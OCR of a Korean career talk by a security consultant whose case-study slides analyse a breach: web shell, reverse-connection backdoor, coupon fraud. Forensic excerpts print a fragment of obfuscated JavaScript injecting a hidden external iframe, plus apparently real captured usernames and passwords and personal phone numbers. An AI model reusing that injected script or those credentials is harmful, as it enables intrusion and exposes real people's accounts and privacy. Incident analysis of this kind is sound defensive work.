
Security Career Evolution

Hyeonsang Han


AWS Sr. Security Risk & Compliance


Together & With & We

Make & Made



With a Talk.!
Start to Now
With New




Part1: 뜯따다

About Me

About Me


WINS
(주)윈스
KOSDAQ
코스닥상장법인
WORLD CLASS 300
한 현 상
SOC사업본부 | 침해사고대응팀 | 책임
13487 경기도 성남시 분당구 판교로228번길 17(삼평동) 판교세븐벤처밸리 1동 4층
Tel 031-622-8574 Fax 031-622-8601 Mobile 010-8794-2964
misadz@wins21.co.kr


CERT


BENCH
MARKING

About Me


WINS
(주)윈스
KOSDAQ
코스닥상장법인
WORLD CLASS 300
한 현 상
SOC사업본부 | 침해사고대응팀 | 책임
13487 경기도 성남시 분당구 판교로228번길 17(삼평동) 판교세븐벤처밸리 1동 4층
Tel 031-622-8574 Fax 031-622-8601 Mobile 010-8794-2964
misadz@wins21.co.kr


CERT


BENCH
MARKING


FORTINET
한 현 상
차장 / System Engineer
포티넷 코리아
서울특별시 강남구 영동대로
325 해암빌딩 15층 (우)06188
Mobile : 010.8794.2964
Office : 02.559.9533
Fax : 02.559.9577
Email : hhan@fortinet.com

About Me


WINS
(주)윈스
KOSDAQ
코스닥상장법인
WORLD CLASS 300
한 현 상
SOC사업본부 | 침해사고대응팀 | 책임
13487 경기도 성남시 분당구 판교로228번길 17(삼평동) 판교세븐벤처밸리 1동 4층
Tel 031-622-8574 Fax 031-622-8601 Mobile 010-8794-2964
misadz@wins21.co.kr


CERT


BENCH
MARKING


FORTINET
한 현 상
차장 / System Engineer
포티넷 코리아
서울특별시 강남구 영동대로
325 해암빌딩 15층 (우)06188
Mobile : 010.8794.2964
Office : 02.559.9533
Fax : 02.559.9577
Email : hhan@fortinet.com


aws
한현상 HyeonSang Han
Security, Risk & Compliance Consultant / AWS ProServe SRC
06141 서울특별시 강남구 논현로 508 GS타워 12층
508, Nonhyeon-ro, Gangnam-gu, Seoul, 06141, Rep. of Korea
Cell (+82 0) 10-8794-2974 • hanhyeon@amazon.com
https://aws.amazon.com/ko

Start & Now

Start & Now

#1 Career
- Developer
- C, C++
- MySQL, MSSQL
- C/S Backend

Start & Now

#1 Career
- Developer
- C, C++
- MySQL, MSSQL
- C/S Backend

Start &
Now


#1 Career
- Developer
- C, C++
- MySQL, MSSQL
- C/S Backend

Start ERP Developer

Start &
Now

#1 Career
- Developer
- C, C++
- MySQL, MSSQL
- C/S Backend

Start ERP Developer



Start & Now

#2 Career
- Security
- Professional
- Developer
- CC
- CERT

Start & Now

#2 Career
- Security
- Professional
- Developer
- CC
- CERT


나는 아직도 배가 고프다.
- 거스 히딩크 -

비전공자로 해야 할 노력

전공자 학점 130 – 140점
총 수업시간 약 2000시간
전공공부 시간 최소 1000시간

나는 아직도 배가 고프다.

- 거스 히딩크 -

출퇴근 왕복 4시간(동탄 - 학여울)
주3일 – 12시간 공부 가능
최소 84주면 전공 공부 가능 – 1.7년
개인 공부 최소 1년 추가필요

Start & Now


#2 Career
- Security
- Professional
- Developer
- CC
- CERT

0. 취약점을 이용한 권한 탈취 및 웹 쉘 삽입
사전 사이트 점검으로 사이트 프로세스 확인

1. 백도어 설치 및 연결
리버스 커넥션으로 방화벽 우회
고객 정보 유출(ID/PW/HP)


2. 무단 쿠폰 발행
추석 당일 새벽/다음날 새벽 시간을
이용한 무단 쿠폰 발급 / 현금화
쿠폰 발행 약 3억

0. C & C 접근
외부 C&C 서버를 통한 파일 다운로드




고객 웹 서버의 보안 업데이트가 수행 되지
않았으며, 공격자는 취약점을 이용하여 공격

3. 쿠폰 발급
발행된 쿠폰을 이용한 게임 머니 환전
정상 프로세스를 통한 게임 사 별 환전



Attacker Back Door



Attacker Proxy shell


211.253.30.123	-	-	01:38:37 GET /cs/selectForOrderList.iskra?pageIndex=2&receivermobile=01051205776&eventId=5273&userId=mgame
211.253.30.123	-	-	01:38:38 GET /cs/selectForOrderList.iskra?pageIndex=2&receivermobile=01051205776&eventId=5273&userId=mgame
211.253.30.123	-	-	01:40:21 GET /cs/selectForOrderList.iskra?pageIndex=3&receivermobile=01051205776&eventId=5273&userId=mgame
211.253.30.123	-	-	01:40:21 GET /cs/selectForOrderList.iskra?pageIndex=3&receivermobile=01051205776&eventId=5273&userId=mgame
2			GET /cs/selectForOrderList.iskra?pageIndex=4&receivermobile=01051205776&eventId=5273&userId=mgame
2			GET /cs/selectForOrderList.iskra?pageIndex=4&receivermobile=01051205776&eventId=5273&userId=mgame
2			/selectForOrderList.iskra?pageIndex=3&receivermobile=01051205776&eventId=5273&userId=mgame
211.253.30.123	-	-	03:14:11 GET /cs/selectForOrderList.iskra?pageIndex=148&receivermobile=0164447777&eventId=5273&userId=mgame
211.253.30.123	-	-	03:14:16 GET /cs/selectForOrderList.iskra?pageIndex=149&receivermobile=0164447777&eventId=5273&userId=mgame
211.253.30.123	-	-	03:14:17 GET /cs/selectForOrderList.iskra?pageIndex=149&receivermobile=0164447777&eventId=5273&userId=mgame
211.253.30.123	-	-	03:14:23 GET /cs/selectForOrderList.iskra?pageIndex=150&receivermobile=0164447777&eventId=5273&userId=mgame
211.253.30.123	-	-	03:14:23 GET /cs/selectForOrderList.iskra?pageIndex=150&receivermobile=0164447777&eventId=5273&userId=mgame
211.253.30.123	-	-	03:14:41 POST /cs/selectForOrderList.iskra HTTP/1.1

쿠폰 발행


'login'	'Method?POST	Parameter?userId=LGU370642&userPw=dlwlgns1025??!'
'login'	'Method?POST	Parameter?userId=LGU371331&userPw=LGU371331!'
'login'	'Method?POST	Parameter?userId=LGU370976&userPw=rkdtjd12!'
'main'	'Method?GET	Parameter?'
'login'	'Method?POST	Parameter?userId=medialog17&userPw=mlog114@!'
'login'	'Method?POST	Parameter?userId=xenergy&userPw=qwer1423!'
'login'	'Method?POST	Parameter?userId=xenergy&userPw=qwer1423!'
'login'	'Method?POST	Parameter?userId=xenergy&userPw=qwer1423!'
'login'	'Method?POST	Parameter?userId=2141206&userPw=2141206a!'
'login'	'Method?POST	Parameter?userId=jejubank&userPw=1111!'
'login'	'Method?POST	Parameter?userId=KDB5&userPw=KDB5!'
'login'	'Method?POST	Parameter?userId=KDB6&userPw=KDB6!'
'login'	'Method?POST	Parameter?userId=KDB6&userPw=KDB6!'
'login'	'Method?POST	Parameter?userId=gaham7030&userPw=gaham14073!'
'login'	'Method?POST	Parameter?userId=GSSHOP2&userPw=GSSHOP2!'
'login'	'Method?POST	Parame
'login'	'Method?POST	Parameter
'login'	'Method?POST	Para

Attacker Login Failed

다른 서버 탈취 시도



공격 시도 내역



```
===> Modify [Before]
 Modify org name : /home/.....custom.js (size : 7672)
 Modify org Aceess Time              19:15:33
 Modify org Modify Time              15:11:37
 Modify org Change Time              19:15:33
===> Modify [After]
 Modify new name: /home/.....custom.js (size : 8043)
 Modify new Aceess Time              21:27:45
 Modify new Modify Time              15:11:37
 Modify new Change Time              21:27:45
```

```
window["\x64\x6f\x63\x75\x6d\x65\x6e\x74"]["\x77\x72\x69\x74\x65"
\x77\x69\x64\x74\x68\x3d\x27\x30\x27 \x68\x65\x69\x67\x68\x74\x3d
2f\x32\x30\x32\x2e\x38\x39\x2e\x31\x32\x37\x2e\x32\x30\x30\x2f\x7
66\x72\x61\x6d\x65\x3e");
```

```
 Monitoring Path : [/ho.....
 Trace Path : [/tmp/NEW_I
 Original Path : [/tmp/NI.....org/]
 Start capture thread!!!
===> Modify [Before]
 Modify org name : /home/.....1.3.min.js (size : 4599)
 Modify org Aceess Time              10:56:23
 Modify org Modify Time              14:51:22
 Modify org Change Time              10:56:22
===> Modify [After]
 Modify new name: /home/.....1.3.min.js (size : 6914)
 Modify new Aceess Time              22:14:18
 Modify new Modify Time              14:51:22
 Modify new Change Time              22:14:18
```

```
[root@Admin /]# ls
-bash: /bin/ls: 그런 파일이나 디렉토리가 없음
[root@Admin /]# dir
dev  etc  home  lib  lib64  lost+found  media  misc  mnt  opt  proc  root  sbin
[root@Admin /]# cd etc
[root@Admin etc]# dir
rc.d
[root@Admin etc]# cd ..
[root@Admin /]# yum
Traceback (most recent call last):
  File "/usr/bin/yum", line 4, in ?
    import yum
  File "/usr/lib/python2.4/site-packages/yum/__init__.py", line 44, in ?
```

```
[.....rc3.d]# netstat -antp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address               Foreign Address             State       PID/Program name
tcp        0      0 127.0.0.1:199               0.0.0.0:*                   LISTEN      2737/snmpd
tcp        0      0 0.0.0.0:3306                0.0.0.0:*                   LISTEN      2664/mysqld
tcp        0      0 0.0.0.0:80                  0.0.0.0:*                   LISTEN      2776/httpd
tcp        0      0 0.0.0.0:21                  0.0.0.0:*                   LISTEN      2684/proftpd
tcp        0      0 0.0.0.0:22                  0.0.0.0:*                   LISTEN      2168/sshd
tcp        0      0 0.0.0.0:443                 0.0.0.0:*                   LISTEN      2776/httpd
                                :22             175.113.82.79:19937         ESTABLISHED 2318/sshd
                                :22             175.113.82.79:19545         ESTABLISHED 2273/sshd
                                :22             175.113.82.79:32796         ESTABLISHED 2951/sshd
                                :36479          118.193.205.224:25          SYN_SENT    2149/libijs2.so
                                :22             175.113.82.79:21010         ESTABLISHED 2408/sshd
[root@mydaily rc3.d]# cat /var/lib/nfs/statd/dm/nmb.so.6
sysadmin :: infinitig!!*118
root :: infinitiq!!*118
sysadmin :: infinitig!!*118
sysadmin :: infinitig!!*118
root :: infinitiq!!*118
photodaily :: wpdlwpdl@@
sysadmin :: infinitig!!*118
root :: infinitiq!!*118
```

Start & Now

#2 Career
- Security
- Professional
- Developer
- CC
- CERT

Start & Now

#2 Career
- Security
- Professional
- Developer
- CC
- CERT

